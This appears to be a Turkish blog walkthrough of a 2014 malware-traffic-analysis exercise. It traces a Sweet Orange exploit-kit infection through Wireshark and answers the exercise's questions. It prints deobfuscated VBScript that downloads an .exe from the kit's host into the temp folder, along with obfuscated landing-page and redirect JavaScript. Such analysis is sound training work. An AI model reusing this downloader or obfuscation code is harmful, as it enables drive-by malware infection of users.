

Bu yazımda <https://malware-traffic-analysis.net/2014/11/23/index.html> adresindeki kötü amaçlı yazılım trafiğini incelemeye çalışacağım.


İlk olarak yönlendirmeleri görebilmek için sitenin de önerdiği (basic) “(http.request or tls.handshake.type == 1)” filtresini kullandık. Bu filtrede gönderilen http isteklerini ve güvenli veri aktarımı için kullanılan TLS protokolünün “client hello” mesajlarını görüntülemek için (<https://davidwzhang.com/2018/03/16/wireshark-filter-for-ssl-traffic/> ve <https://tls.ulfheim.net/> adreslerinden detaylarına erişebilirsiniz.) kullandık. Daha sonra trafiği incelemeye başladığımda ilk paketi gördüğümde URL kısmında Google üzerinden bir sitede gönderildiği görünüyordu.

```
GET /url?sa=t&rc=t&j&q=&esrc=s&frm=1&source=web&cd=1&ved=0CCEQFjAA&url=http%3A%2F%2Fhijinksensue.com%2F&ei=LjFvVOC5NYb5aoaPgpgE&usg=AFQjCNELeNnamHiwI67vxYsNi-mZxfz_dw&bvm=bv.80185997,d.d2s HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: www.google.co.uk
Connection: Keep-Alive
Cookie: PREF=ID=fc5de85747464cdc:U=88c3e6ec3acbe4ad:FF=0:TM=1416704201:LM=1416704202:S=_8_RMnp2dvsAeQQQ; NID=67=Fk7-kESer5vuA107KB0Mive5dMy9cXC7xkhr4CzWj4otIFTZaGgVdI37Svrd6Bgt0IpXW4Ka5VoUZhnMHRcN5_-61zdc2IEh4YbaZapbWdrg1Ek5d3FdY80S43x_XOG; OGPc=5-2;

HTTP/1.1 200 OK
Date: Sun, 23 Nov 2014 00:58:28 GMT
Expires: Sun, 23 Nov 2014 00:58:28 GMT
Cache-Control: private
X-Frame-Options: ALLOWALL
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 512
X-XSS-Protection: 1; mode=block
Alternate-Protocol: 80:quic,p=0.02

.....S... ..+\.S.89...D...V.e7=..
MFC
```

Bunu gördükten sonra hangi sitelere yönlendirdiğini bulmak için bağlantıyı düzenleyerek “http.referer contains ‘http://hijinksensue.com’ ” filtresini uyguladım. Bu filtreyi uyguladığımda karşıma çok sayıda paket çıktı ve buradaki incelemeden kısaca şu şekilde bir ilerledim ama bir sonuç elde edemedim.



Bu aramadan bir sonuç elde edemeyince trafiğin genel durumuna bir göz atmaya karar verdiğimde 51439 portunda http protokolü ile iletişime geçildiğini fark ettim.

No.	Time	Source	src port	Destination	dest port	Protocol	Length	Info
1297	6.999239	172.16.165.132	49368	192.30.138.146	80	HTTP	381	GET /assets/misc/instagram.png HTTP/1.1
1300	6.109321	172.16.165.132	49389	192.30.138.146	80	HTTP	425	GET /wp-content/uploads/2014/03/Become-My-Patron-Hijinks-ENSUE-Patreon.png HTTP/1.1
1331	6.202476	172.16.165.132	49371	192.30.138.146	80	HTTP	428	GET /wp-content/themes/comicpress-hijinks-2011/images/icons/paypal-donate.gif HTTP/1.1
1332	6.202645	172.16.165.132	49393	37.143.15.180	51439	HTTP	383	GET /consumer/empty/brds.php/winter35 HTTP/1.1
1343	6.229054	172.16.165.132	49367	192.30.138.146	80	HTTP	408	GET /assets/misc/upcoming-appearances-widget-header-2.png HTTP/1.1
1344	6.229157	172.16.165.132	49392	199.167.132.217	80	HTTP	398	GET /delivery/spcjs.php?id=68 HTTP/1.1
1348	6.322287	172.16.165.132	49366	192.30.138.146	80	HTTP	386	GET /wp-content/themes/comicpress/js/ddsmoothmenu.js HTTP/1.1
1353	6.342423	172.16.165.132	49390	192.30.138.146	80	HTTP	381	GET /wp-content/themes/comicpress/js/menubar.js HTTP/1.1
1361	6.351750	172.16.165.132	49370	192.30.138.146	80	HTTP	382	GET /wp-content/plugins/comic-easel/js/keynav.js HTTP/1.1
1383	6.373714	172.16.165.132	49368	192.30.138.146	80	HTTP	404	GET /wp-content/plugins/wp-lightbox-2/wp-lightbox-2.min.js?ver=1.3.4.1 HTTP/1.1
1435	6.649528	172.16.165.132	49370	192.30.138.146	80	HTTP	430	GET /wp-content/themes/comicpress-hijinks-2011/images/icons/amazon_wishlist.png HTTP/1.1
1436	6.649694	172.16.165.132	49390	192.30.138.146	80	HTTP	436	GET /wp-content/themes/comicpress-hijinks/images/layout/transparent-spacer-150x10.png HTTP/1.1
1439	6.654839	172.16.165.132	49392	199.167.132.217	80	HTTP	590	GET /delivery/spc.php?zones=186K7C187%7C188&source=&r=79952795&charset=utf-8&loc=htt HTTP/1.1
1476	6.760508	172.16.165.132	49366	192.30.138.146	80	HTTP	416	GET /assets/verts/390x250/saf-quidditch-harry-potter-necklace.jpg HTTP/1.1
1496	6.793930	172.16.165.132	49367	192.30.138.146	80	HTTP	417	GET /wp-content/plugins/comic-easel/images/nav/comical/firstin.png HTTP/1.1
1506	6.796179	172.16.165.132	49368	192.30.138.146	80	HTTP	417	GET /wp-content/plugins/comic-easel/images/nav/comical/archive.png HTTP/1.1
1530	6.921073	172.16.165.132	49369	192.30.138.146	80	HTTP	416	GET /wp-content/plugins/comic-easel/images/nav/comical/random.png HTTP/1.1
1531	6.921189	172.16.165.132	49371	192.30.138.146	80	HTTP	414	GET /wp-content/plugins/comic-easel/images/nav/comical/next.png HTTP/1.1
1544	6.957322	172.16.165.132	49395	199.167.132.217	80	HTTP	590	GET /delivery/spc.php?zones=186K7C187%7C188&source=&r=60163851&charset=utf-8&loc=htt HTTP/1.1
1547	6.960533	172.16.165.132	49394	199.167.132.217	80	HTTP	590	GET /delivery/spc.php?zones=186K7C187%7C188&source=&r=66638906&charset=utf-8&loc=htt HTTP/1.1
1560	7.076144	172.16.165.132	49389	192.30.138.146	80	HTTP	416	GET /wp-content/plugins/comic-easel/images/nav/comical/lastin.png HTTP/1.1
1567	7.086177	172.16.165.132	49368	192.30.138.146	80	HTTP	414	GET /wp-content/plugins/comic-easel/images/nav/comical/prev.png HTTP/1.1
1572	7.128574	172.16.165.132	49379	185.31.18.193	80	HTTP	360	GET /WwSiO.jpg HTTP/1.1
1575	7.129701	172.16.165.132	49392	199.167.132.217	80	HTTP	475	GET /delivery/fl.js HTTP/1.1
1579	7.130887	172.16.165.132	49396	192.0.76.3	80	HTTP	718	GET /g.gif?host=hijinksensue.com&rand=0.8047181345641992&vext&j=1K3A3.2.1&blog=1118 HTTP/1.1
1696	7.506692	172.16.165.132	49397	172.233.178.170	80	HTTP	472	GET /button/getAllAppDefault.esi?cb=stLight.allDefault&app=all&publisher=fechb1d16-9f HTTP/1.1
1721	8.227481	172.16.165.132	49398	37.143.15.180	51439	HTTP	289	GET /cars.php?honda=1185&proxy=2442&timeLine=4&jobs=823&Image=17&join=757&list=679 HTTP/1.1
2145	14.363839	172.16.165.132	49393	37.143.15.180	51439	HTTP	413	GET /consumer/empty/ENFWAKJWNC20B3 HTTP/1.1
2147	14.385635	172.16.165.132	49397	172.233.178.170	80	HTTP	365	GET /button/checkOAuth.esi HTTP/1.1
2207	14.979932	172.16.165.132	49399	54.208.8.120	80	HTTP	693	GET /getSegment.php?pur1=http3K&2F&2Fhijinksensue.com2F&jsref=http3K&2F&2Fwww.goo HTTP/1.1


Bu durumda üç paket iletildiğini görüyoruz. Paketlerin akışını incelediğimizde “cars.php” dosyasının içeriğine baktığımızda kötü amaçlı yazılımı buluyoruz. İçeriği aşağıdaki gibidir.

[illegible]

Gönderilen ikinci dosya olan “birds.php” paketinin içeriğini göremediğim için masaüstüne kaydedip içeriğine bakmaya karar verdim. Burada da bir “substring” gibi metin işlem metotları kullanılarak birleştirmeler yapıldığını gördüm. Dosyanın uzantısını “html” olarak değiştirdim ve tarayıcımda açtım. Açtıktan sonra sayfayı düzenlerken son satırda “script” etiketleri arasında bir birleştirme işlemi yapıldığını fark ettim.




(“birds.php” paket içeriği)



(“birds.php” dosya içeriği)

Dosya içeriğinde neler olduğu hakkında bir fikir edinebilmek için tarayıcımda kodu debug etmek istedim. İlk olarak sayfayı tarayıcımda açtıktan sonra “Inspect Element” kısmını açıyoruz. Daha sonra “debug” kısmında şifreli kodun olduğu satırlara breakpoint koyuyoruz. Ardından uyguladığım adımlar aşağıdaki gibidir.



Network -> (Reload) kısmına tıkladık ,



(Debug) sekmesine yönlendiriliyoruz.



Sonuç olarak bize bir javascript içeriği çıkarıyor.



Son olarak buradan elde ettiğim sonucu daha rahat inceleyebilmek için bir “.js” uzantılı dosyaya kopyalıyorum. Ardından koda genel olarak bakındığımda, ilk olarak tarayıcının sürümünü kontrol ediyordu. İkinci kısımda ise “scriptvar” değişkeni içerisine base64 ile kodlanmış bir veriyi depoluyordu. Bu değeri “execScript()” fonksiyonu ile decode ediyordu.

Ayrıca “iframe” etiketleri arasında decode ettiği bu VBS kodunu iframe etiketleri içerisinde sayfaya yüklüyordu. VBS kodu çözmek için bu base64 metni bir dosyaya kaydettikten sonra makinemdeki “base64 -d filename” komutu ile decode ettim. Her ne kadar VBS kodlama bilmesen de kısaca kullanılan metotları inceledim. Öncelikle tanımlanan URL dikkat çekiyordu. Daha sonra sanırım tanımladığı fonksiyonda belirli dosya isimlerinden rastgele birini seçerek farklı bir fonksiyonda “.exe” uzantılı dosyası ismi oluşturuyor.

```
Function GenerateRndStr(intLength)
    Randomize
    Dim strS, intI, strCharacters
    strCharacters = Array("sysdfg", "defrag", "diskchk", "disktool", "sysrestore")
    strS = strCharacters(Int(Rnd() * UBound(strCharacters) + 1))
    GenerateRndStr=strS
End Function
```

Araştırdığım kadarıyla “scripting.FileSystemObject” komutu sistem dosyalarına erişim sağlamaya imkan veren bir komutmuş. Sanırım bu komut ile hedef sistem dosyalarından “GetSpecialFolder(2)” komutu ile geçici bir dosya dizini içerisine rastgele oluşturduğu dosya isminde bir dosya oluşturmak için kullanıyordu. Daha sonra tanımladığı web siteye istek gönderiyor (“cars.php” dosyası için). Ardından nedenini anlamadığım şekilde oluşturduğu dosyayı kontrol ederek siliyordu. Bu işlemden sonra “WinHttp.WinHttpRequest.5.1” komutu ile tanımladığı web sitesinden eş zamanlı olarak sunucu cevabını alıyor ve bir değişkende depoluyor. Gönderilen istek sonucu başarılı olduysa (status 200 değeri döndürdüyse), aynı uzantıda bir dosya oluşturuyor ve yanlış anlamadıysam istek sonrası dönen cevabın “body” arasındaki kısmı bu dosyaya yazdırıyor (DEVAMI GELECEK).

```
sub DoMagic( )
    On Error Resume Next
    Dim strLink, strSaveName, fsysobj
    strLink = "http://" & "h.trinketking.com:51439/cars.php?honda=1185&proxy=24426&timeline=46&jobs=8236&image=1716&join=7576&list=679"
    strSaveName = GenerateRndStr(7) & ".exe"

    fsysobjxx = Array("Scripting.FileSystemObject")
    Set objFSO = CreateObject(Join(fsysobjxx, ""))

    tempfolder = objFSO.GetSpecialFolder(2) & "\\"
    strSaveTo = tempfolder & strSaveName

    WinHttpStr = Array("WinHttp.WinHttpRequest.5.1")
    Set objHTTP = CreateObject(Join(WinHttpStr, ""))

    objHTTP.open "GET", strLink, False
    objHTTP.send

    If objFSO.FileExists(strSaveTo) Then
        objFSO.DeleteFile(strSaveTo)
    End If

    If objHTTP.Status = 200 Then
```

Son olarak html içeriğini de çözümlerdim. Çıktısında görüldüğü gibi “cars.php” dosyasını indirme linkine gönderiliyordu.

```
<html><style>v:~{behavior:url(#default#VML);display:inline-block}</style><xml:namespace ns='urn:schemas-microsoft-com:vml' prefix='v' /><script>*<jksldfgm;lds;/gm;lds;/
//asdfs
function bis(t,j){var w,y,v,f,c;v=String.fromCharCode;f=fee();for(w=0;wchay(j);w=pug(w,2)){c=j.substr(w,2);y=mun(c);f=pug(f,v(y))}return f}
function fee(){return }function pug(s,q){return s+q}function bey(r,b){return r.charAt(b)}function hay(u){return u.length}function wae(z,u){return bis('$',mho(z,u))}
function mun(z){return parseInt(z,16)}function mis(d,h){var q,t,b,i,o,v,j,a,g;o=wae('2/yqPytTtIqwd8',23);a=wae('bat76QIQf4b8',24);t=wae('2fybPqP9I099',23);g='';
for(j=0;j<d[a];j++){b=0;for(v=0;v<i;v++){i=d[t](j+v);q=h[o](i);q6=0<3f;b=q<<(3-v)*8}g+=nah(b,o)}return bis('',g)}function nah(g,d){var h,q,z;q=wae('QyI885eT5t1q',26);f
d= function GetUrl() { return "h.trinketking.com:51439/cars.php?honda=1185&proxy=24426&timeline=46&jobs=8236&image=1716&join=7576&list=679"; }; function myescape(input) {
</script><body onload='tui();'><v:oval><v:stroke id='jam' /></v:oval><v:oval><v:stroke id='fig' /></v:oval>
</body>
</html>
```

Buraya kadar incelediyseñiz artık soruları cevaplamaya geçebiliriz.

TEMEL SORULAR

1)virüs bulaşan Windows VM'in ip adresi nedir?

- Trafik akışından veya "cars.php" dosyasının kaynak IP adresi kısmından da görülebileceğı gibi IP adresi 172.16.165.132 olur.

2)etkilenen sanal makinenin MAC adresi nedir?

- MAC adresini IP adresini bulduğunuz paketin Ethernet katmanına bakarak bulabilirsiniz.

(00:0c:29:c5:b7:a1)

1690	7.360092	172.16.165.132	49398	37.143.15.180	51439	HTTP	472	GET	/button/getAllAppDefault.es1700-sit
1721	8.227481	172.16.165.132	49398	37.143.15.180	51439	HTTP	289	GET	/cars.php?honda=1185&proxy=2442&t1n
2145	14.363839	172.16.165.132	49393	37.143.15.180	51439	HTTP	413	GET	/consumer/empty/ENFWAKJWN2NOB3 HTTP
▶ Frame 1721: 289 bytes on wire (2312 bits), 289 bytes captured (2312 bits)									
▼ Ethernet II, Src: VMware_c5:b7:a1 (00:0c:29:c5:b7:a1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52)									
▶ Destination: VMware_f3:ca:52 (00:50:56:f3:ca:52)									
▶ Source: VMware_c5:b7:a1 (00:0c:29:c5:b7:a1)									
Type: IPv4 (0x0800)									
▶ Internet Protocol Version 4, Src: 172.16.165.132, Dst: 37.143.15.180									
▶ Transmission Control Protocol, Src Port: 49398, Dst Port: 51439, Seq: 1, Ack: 1, Len: 235									
▶ Hypertext Transfer Protocol									

3)güvenliğı ihlal eden web sitesinin IP adresi nedir?

- İlk yönlendirmeyi özet kısmında da görebileceğiniz "hijinksensue.com" sitesi yapmıştı. IP adresini "http.host contains 'hijinksensue' " filtresini kullanarak hedef IP kısmında bulabilirsiniz. (192.30.138.146)

4)güvenliğı ihlal eden web sitesi alan adı nedir?

- "hijinksensue.com"

5)açıklardan yararlanma kiti ve kötü amaçlı yazılım sağlayan IP adresi ve alan adı nedir?

- Zararlı yazılımı sağlayan alan adları 51439 portuyla http servisi veren "h.trinketking" ve "g.trinketking" sitedir. IP adreslerine yukarıdaki filtreyi kullanarak ulaşabilirsiniz.

(37.143.15.80)

DAHA İLERİ SORULAR

1)kötü amaçlı yazılımları dağıtan yararlanma kiti (EK) nedir?

- Sweet Orange

<https://www.virustotal.com/gui/file/ecaf7cfa63aaa1897039e5fc1ad1fdecb947970ca5be619861c88c44889ee14c/details> linkinden pcap dosyasının snort uyarılarında "ağda tespit edilen trojen" kısmına baktığınızda görebilirsiniz. Peki nedir bu "sweet orange" kiti için

<https://blog.malwarebytes.com/threats/sweet-orange/#:~:text=Short%20bio,that%20users%20get%20redirected%20to>. adresinden daha detaylı bilgi alabilirsiniz.

2)açıklardan yararlanma kiti (EK) açılış sayfasına işaret eden yönlendirme URL 'si nedir?

- Ek açılış sayfasını işaret eden URL sorulduğu için ilk olarak "g.trinketing" sitesini işaret eden "hijikensue.com" sitesi olarak düşünmüştüm ("referer" kısmında görünüyordu) ama cevap anahtarı ile karşılaştırdığımda yanlış olduğunu gördüm. Bunun üzerine bakındım ama yönlendirmeye dair bir şey bulamayınca internette bakınmaya başladım.

<https://thehackerwhorolls.home.blog/2019/11/11/2014-11-23-traffic-analysis-exercise/>

sitesindeki yazıyı inceledim. Burada da "g.trinketing" sitesine herhangi bir yönlendirme bulamadığından bahsediyordu. Burada alan adı çözümlemesi için DNS sorgusundan(DNS request 1212 – DNS response 1273 paketlerinde) önceki paketi inceleyerek burada yönlendirmenin yapılabileceğini varsaydığı bir javascript kodu olduğunu buluyor. Buradaki adres ise "static.charlotteretirementcommunities.com" adresine yönlendiriyordu.

No.	Time	Source	src port	Destination	dest port	Protocol	Length	Info
1209	5.831819	172.16.165.132	49389	192.30.138.146	80	HTTP	378	GET /assets/misc/tumblr.png HTTP/1.1
1210	5.833105	192.30.138.146	80	172.16.165.132	49389	TCP	60	80 → 49389 [ACK] Seq=1039 Ack=645 Win=64240 Len=0
1211	5.836339	50.87.149.90	80	172.16.165.132	49388	TCP	805	80 → 49388 [PSH, ACK] Seq=1 Ack=329 Win=64240 Len=75
1212	5.839869	172.16.165.132	56794	172.16.165.2	53	DNS	77	Standard query 0x1abf A g.trinketing.com
1213	5.844564	192.30.138.146	80	172.16.165.132	49369	TCP	1409	80 → 49369 [PSH, ACK] Seq=85975 Ack=1413 Win=64240 Len=0
1214	5.845564	192.30.138.146	80	172.16.165.132	49369	TCP	1409	80 → 49369 [PSH, ACK] Seq=87330 Ack=1413 Win=64240 Len=0

Frame 1211: 805 bytes on wire (6440 bits), 805 bytes captured (6440 bits) on interface 0

Ethernet II, Src: VMware_f3:ca:52 (00:50:56:f3:ca:52), Dst: VMware_c5:b7:a1 (00:0c:29:c5:b7:a1)

Internet Protocol Version 4, Src: 50.87.149.90, Dst: 172.16.165.132

Transmission Control Protocol, Src Port: 80, Dst Port: 49388, Seq: 1, Ack: 329, Len: 751

Wireshark - Follow TCP Stream (tcp.stream eq 23) - 2014-11-23-traffic-analysis-exercise.pcap

```
GET /k?timestamp=3701802802 HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://hijikensue.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: static.charlotteretirementcommunities.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Sun, 23 Nov 2014 00:58:33 GMT
Content-Type: text/javascript; charset=ISO-8859-1
Transfer-Encoding: chunked
Connection: keep-alive
P3P: policyref="/w3c/p3p.xml", CP="policyref=/html/p3p.xml", CP="NON DSP COR NID DEVA PSaA PSDa OUR BUS"
Set-cookie: fshsp=Ty0bADIAAgAPAKg.cVT_gg.cVRAAAEAAACoPhFUAA--; expires=Mon, 23-Nov-2015 01:55:52 GMT; path=/; domain=altaipower.net
Content-Encoding: gzip
```

(Trafiği)

```
*/home/kali/Desktop/k%3ftstamp=3701802802.js - Mousepad

File Edit Search View Document Help

var main_request_data_content='(6i8h(74$X7o4w(70(z3a)2fy_2f)6' +
'H7U@k2es.X74k_072x$P69Y;R6e=R6b;6v5j!74m;H6b=69)L6QeP_M6S7_2he@63R=6vfJ;6d;i3a,L3P5@y31g.L34J)33Z' +
'(39w$t2fW!T63(6fr(r6peV.P7X3,7P5t,6dx_z65,7V2J@Z2f)6V5' +
'(w6dJ$7U0!74W;p79q$2sf=K6k2x_69n=7o2=G64_73;Z2pe;Z70.68_7N0@3f(R707q,6Q9;S60ej(K74(t65,702k$t3d,3i3';|
```

(Paket içeriği)

3)Yararlanma kiti (EK) açılış sayfasına işaret eden yönlendirme URL'inin IP adresi nedir?

- IP adresini de yukarıdaki görselden görebileceğiniz gibi 50.87.149.90 olarak bulunur.

4)Pcap'ı Virus Total sitesine gönderin ve hangi snort uyarılarının tetiklendiğini bulun.

Uyarılardan herhangi biri bu istismar kitinin ne olduğunu gösteriyor mu?

-

<https://www.virustotal.com/gui/file/ecaf7cfa63aaa1897039e5fc1ad1fdecb947970ca5be619861c88c44889ee14c/details> linkine buradan ulaşabilirsiniz. Snort uyarılarına bakıldığında

"ağda bir trojan tespit edildi" kısmını genişleterek istismar kitini görebilirsiniz.

5)kötü amaçlı yazılım yüklü pcap'tan çıkarın. MD5 veya SHA256 karması nedir?

-

<https://www.virustotal.com/gui/file/cc185105946c202d9fd0ef18423b078cd8e064b1e2a87e93ed1b3d4f2cbdb65d/details> linkinden Virüs Total çıktısına erişebilirsiniz.

EKSTRA SORULAR

1)suricata kullanıyorsanız ,exploit kit trafiğinde Emerging Threats imzaları ne ateşler ?

- “security onion” işletim sistemini kullanıyordum ama şifre konusunda problemler yaşadığım için bu kısmı deneyemedim.

2)bu EK tarafından hangi istismarlar (hangi CVE) kullanılıyor?

- CVE 2014-6332

Peki nedir CVE 2014-6332?

<https://unit42.paloaltonetworks.com/addressing-cve-2014-6332-swf-exploit/>

https://www.trendmicro.com/en_us/research/14/k/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332.html

<https://forsec.nl/2014/11/cve-2014-6332-internet-explorer-msf-module/>

https://www.youtube.com/watch?v=dtS_cZcl7y4&ab_channel=CybaFreez